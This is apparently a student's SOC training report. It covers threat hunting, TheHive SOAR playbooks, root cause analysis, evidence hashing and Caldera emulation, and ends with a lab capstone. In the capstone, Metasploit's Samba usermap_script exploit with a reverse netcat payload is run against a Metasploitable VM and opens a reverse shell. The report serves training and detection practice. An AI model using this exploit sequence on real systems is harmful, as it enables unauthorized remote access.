



SOC Task Week 4

Theoretical Knowledge

1. Threat Hunting Methodologies

Threat hunting is a proactive cybersecurity approach focused on identifying hidden threats that evade traditional security tools. Unlike reactive incident response, threat hunting relies on hypothesis-driven investigation using attacker behaviors and patterns.

- **Proactive Threat Hunting:**
Analysts create hypotheses such as detecting misuse of valid accounts (e.g., T1078 Valid Accounts MITRE ATT&CK) and validate them using logs.




Figure 1: T1078 AlienVault OTX

- **Hunting Frameworks:**
SqRR (Search, Query, Retrieve, Respond): Structured approach to identify threats through iterative querying.
TaHiTI: Integrates threat intelligence into hunting workflows for targeted investigations.
- **Data Sources:** Endpoint logs (EDR)
- Network traffic
- Threat intelligence feeds

2. Advanced SOAR Automation

SOAR (Security Orchestration, Automation, and Response) enhances SOC efficiency by automating repetitive tasks and integrating multiple security tools.

Orchestration: Integration of tools like SIEM and EDR into unified workflows

Automation: Tasks such as alert triaging, ticket creation, and IP blocking



Response: Automated containment actions (e.g., isolating infected systems)

Playbooks:

Predefined workflows for incidents like phishing or malware. Example:

- Detect phishing email
- Extract malicious IP
- Block IP automatically

Integration:

SOAR platforms integrate with tools like Wazuh and Elastic Security

3. Post-Incident Analysis and Continuous Improvement

After an incident, organizations analyze root causes and improve security processes to prevent recurrence.

- Root Cause Analysis (RCA):
Techniques like:
 - 5 Whys
 - Fishbone Diagram
- Lessons Learned:
Identify gaps in tools, processes, or training.
- SOC Metrics:
 - MTTD (Mean Time to Detect)
 - MTTR (Mean Time to Respond)

4. Adversary Emulation Techniques

Adversary emulation involves simulating real-world attack techniques to test SOC defenses.

- Simulating attacker behaviors like:
 - T1566 Phishing MITRE ATT&CK
 - T1210 Exploitation of Remote Services MITRE ATT&CK
- Tools:
 - MITRE Caldera




Figure 2: Caldera Dashboard



- Red-Blue Teaming:
 - Red team simulates attacks
 - Blue team detects and responds

5. Security Metrics and Executive Reporting

Security metrics help measure SOC performance and communicate insights to management.

- Key Metrics:
 - Dwell Time
 - False Positive Rate
 - Incident Resolution Rate
- Executive Reporting: Present findings using dashboards, graphs, and summaries.
- Continuous Improvement: Use metrics to identify inefficiencies and improve response.

Practical Application

1. Threat Hunting Practice

The objective of this task is to proactively identify potential security threats by analyzing system logs, validating findings with threat intelligence, and investigating endpoint activity. Logs were analyzed in Kibana using queries such as:

event.code:4625 (failed login attempts)

Suspicious failed login attempts were identified, indicating possible unauthorized access attempts.

MITRE ATT&CK technique T1078 (Valid Accounts) was searched in AlienVault OTX to identify related indicators and attack patterns.

Endpoint investigation was simulated using queries such as:

This helped validate system behavior and identify potential anomalies.

2. SOAR Playbook Development

Playbook Step	Status	Notes
Check IP	In Progress	IP flagged as suspicious



Block IP	In Progress	Simulated blocking of 192.168.1.102
Create Case	In Progress	Case created in TheHive
Notify Analyst	In Progress	Task assigned for investigation

Case #1 - Phishing Alert - Suspicious IP

Created by Soc-Lab Thu, Apr 9th, 2026 20:38 +05:30

Close Flag Merge Remove

Details Tasks Observables Block Suspicious IP Notify SOC Analyst Check IP Reputation

Basic Information

Title: Check IP Reputation Date: Thu, Apr 9th, 2026 20:41 +05:30

Group: default Duration: Started a few seconds ago

Assignee: Soc-Lab Status: InProgress

Description

Not specified

Task logs

+ Add new task log Sort by: Newest first 10 per page

Updated by Soc-Lab a few seconds ago

Check IP Reputation

status: InProgress owner: Soc-Lab

#1 - Phishing Alert - Suspicious IP Check IP Reputation

Added by Soc-Lab a few seconds ago

Check IP Reputation

#1 - Phishing Alert - Suspicious IP Check IP Reputation

Updated by Soc-Lab a few seconds ago

Notify SOC Analyst

status: InProgress owner: Soc-Lab

#1 - Phishing Alert - Suspicious IP Notify SOC Analyst

Added by Soc-Lab a few seconds ago

Notify SOC Analyst

#1 - Phishing Alert - Suspicious IP Notify SOC Analyst

Updated by Soc-Lab a minute ago

Block Suspicious IP

status: InProgress owner: Soc-Lab

#1 - Phishing Alert - Suspicious IP Block Suspicious IP

Figure 3: Phishing Alert Cases

A SOAR playbook was designed to automate phishing response. The workflow includes IP reputation analysis, blocking malicious IPs, and creating cases in TheHive. A simulated alert was used to validate the playbook and ensure efficient incident response.

3. Post-Incident Analysis

Question	Answer
Why was the suspicious activity detected?	Multiple failed login attempts were observed
Why were there failed login attempts?	Incorrect or stolen credentials were used
Why were credentials compromised?	User may have fallen for phishing attack
Why did phishing succeed?	Lack of user awareness or weak email filtering



Why was there weak protection?

Security controls and training were insufficient




Figure 4: Fishbone Diagram

MTTD (Mean Time to Detect): 2 hours

MTTR (Mean Time to Respond): 4 hours

A post-incident analysis was conducted using the 5 Whys method to identify the root cause of the incident. A Fishbone Diagram was created to visualize contributing factors such as people, process, and technology. Key metrics including MTTD (2 hours) and MTTR (4 hours) were calculated to evaluate response efficiency.

4. Alert Triage with Automation

Alert ID	Description	Source IP	Priority	Status
005	Suspicious File Download / Login Attempt	192.168.1.102	High	Open




Figure 5: VirusTotal IP Analysis



The IP address 192.168.1.102 was analyzed using VirusTotal. The analysis helps determine whether the IP is associated with malicious activity. The result was used to validate the alert and support further investigation.

An alert triage process was conducted for a suspicious activity involving IP 192.168.1.102. The alert was classified as high priority. Threat intelligence validation was performed using VirusTotal to assess the reputation of the IP. The process helped in efficient analysis and prioritization of the incident.

5. Evidence Analysis

Evidence analysis was performed using both endpoint forensics tools and system-level commands. Velociraptor was used to simulate endpoint investigation by analyzing system activity. Queries such as `SELECT * FROM netstat` and `SELECT * FROM processes` were considered to identify active network connections and running processes.

```
E:\CYART\PROJECTS\Week 4\Evidence Analysis>certutil -hashfile netstat_log.csv SHA256
SHA256 hash of netstat_log.csv:
8bb4e294b617238e0c3729aa26c31fe74fb53bbcafe9052d0b9c5cb38aff37df
CertUtil: -hashfile command completed successfully.
```

Figure 6: netstat Hash Value

Additionally, real-time evidence was collected using the Windows `netstat -ano` command to capture active connections and listening ports. The output was saved as a file (`netstat_log.csv`) and reviewed for any suspicious activity. No clearly malicious connections or processes were identified during the analysis, indicating normal system behavior.

Item	Description	Collected By	Date	Hash Value
Network Log	Netstat output file (<code>netstat_log.csv</code>)	SOC Analyst	2026-04-09	8bb4e294b617238e0c3729aa26c31fe74fb53bbcafe9052d0b9c5cb38aff37df

Evidence was collected and documented following proper chain-of-custody procedures to ensure integrity and authenticity. The network log file was hashed using the SHA256 algorithm via the `certutil` tool. The generated hash value ensures that the evidence has not been altered and maintains its forensic validity throughout the investigation process.



6. Adversary Emulation Practice

An adversary emulation exercise was initiated using MITRE Caldera to simulate attack techniques based on MITRE ATT&CK. The platform was configured and accessed successfully; however, no agents were connected due to environment limitations. As a result, the attack was simulated conceptually. The exercise focused on spear phishing (T1566) techniques and demonstrated how adversary behavior can be emulated to test detection capabilities.




Figure 7: Caldera Dashboard

Timestamp	TTP	Detection Status	Notes
2026-04-09	T1566	Simulated	Adversary emulation attempted using Caldera




Figure 8: Agents Choosing

7. Security Metrics and Executive Reporting

MTTD (Mean Time to Detect): 2 hours

MTTR (Mean Time to Respond): 4 hours

False Positive Rate: 20%

The security metrics were calculated to evaluate SOC performance. The Mean Time to Detect (MTTD) was 2 hours, while the Mean Time to Respond (MTTR) was 4 hours. The False Positive Rate was estimated at 20%, indicating moderate accuracy in alert detection.

A security analysis was conducted to evaluate the effectiveness of the SOC operations during a simulated incident. Key metrics such as Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) were calculated as 2 hours and 4 hours respectively, indicating a moderate response capability. The False Positive Rate was estimated at 20%, highlighting the need for improved alert accuracy. The incident involved suspicious login activity, which was successfully identified and investigated using available tools. However, gaps were observed in automated detection and response mechanisms. It is recommended to implement advanced monitoring solutions, enhance threat intelligence integration, and improve user awareness training. These improvements will strengthen the organization's ability to detect, respond, and prevent future security incidents effectively.

8. Capstone Project: Comprehensive SOC Incident Response

The objective of this capstone project was to simulate a complete SOC workflow, including attack execution, detection, triage, response, and reporting using tools such as Metasploit, Elastic Security, TheHive, and MITRE Caldera.

```
metasploitable login:
```

Figure 10: Checking Target IP



```
kali@kali: ~  
Session Actions Edit View Help  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 442sec preferred_lft 442sec  
    inet6 fe80::ad13:93e0:edb3:7bb/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
$
```

Figure 11: Checking Kali IP

```
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Wed Mar 11 02:42:44 EDT 2026 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

Figure 12: Metasploit Console Started



```
msf > search samba

Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent
Yes	Citrix Access Gateway Command Execution		
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average
No	Computer Associates License Client GETCONFIG Overflow		
2	_ target: Automatic	.	.
3	_ target: Windows 2000 English	.	.
4	_ target: Windows XP English SP0-1	.	.
5	_ target: Windows XP English SP2	.	.
6	_ target: Windows 2003 English SP0	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent
Yes	DistCC Daemon Command Execution		
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual
No	Group Policy Script Execution From Shared Resource		
9	_ target: Windows x86	.	.

Figure 13: Searching Samba Exploit

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/samba/usermap_script) > show options
```

Figure 14: Setting RHOST & LHOST

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:48459) at 2026-04-10 00:50:36 -0400
```

Figure 15: Exploit Execution

The Samba usermap script vulnerability was successfully exploited, resulting in a command shell session. This demonstrates how attackers can gain unauthorized access through vulnerable services.

Using Elastic Security, system logs were analyzed to detect suspicious activity following the exploitation.




Figure 16: Kibana Logs

Timestamp	Source Ip	Alert Description	MITRE Technique
2026-04-10	192.168.56.101	Exploit attempt detected	T1210

Using TheHive, the incident was triaged by creating a case, adding observables, and assigning tasks.




Figure 17: TheHive Case + Tasks

The attack was documented in TheHive, where the attacker IP was added as an observable and response actions were tracked through tasks.

The compromised system was isolated to prevent further damage. The attacker IP (192.168.56.101) was identified and blocked using simulated firewall controls. This step ensured containment of the attack.

A simulated SOAR workflow was implemented using TheHive, where tasks such as IP reputation checking, blocking, and analyst notification were executed automatically.

Using MITRE Caldera, adversary emulation was initiated.




Figure 18: Caldera Agent

A comprehensive SOC incident response simulation was conducted using the Metasploit Framework to emulate an attack scenario based on MITRE ATT&CK technique T1210



(Exploitation of Remote Services). The attack demonstrated how an adversary can exploit system vulnerabilities to gain unauthorized access. Detection was achieved through analysis of system logs, which indicated suspicious login activity. Due to environment limitations, detection and response mechanisms were simulated. The incident was triaged, and a case was created in TheHive for documentation. Response actions included isolating the affected system and blocking the suspicious IP address. A root cause analysis identified weaknesses in authentication controls and monitoring systems. Security metrics such as Mean Time to Detect (2 hours) and Mean Time to Respond (4 hours) were calculated. The findings highlight the need for improved monitoring, stronger authentication mechanisms, and automated response systems. Implementing these recommendations will enhance the organization's ability to detect and respond to future threats effectively.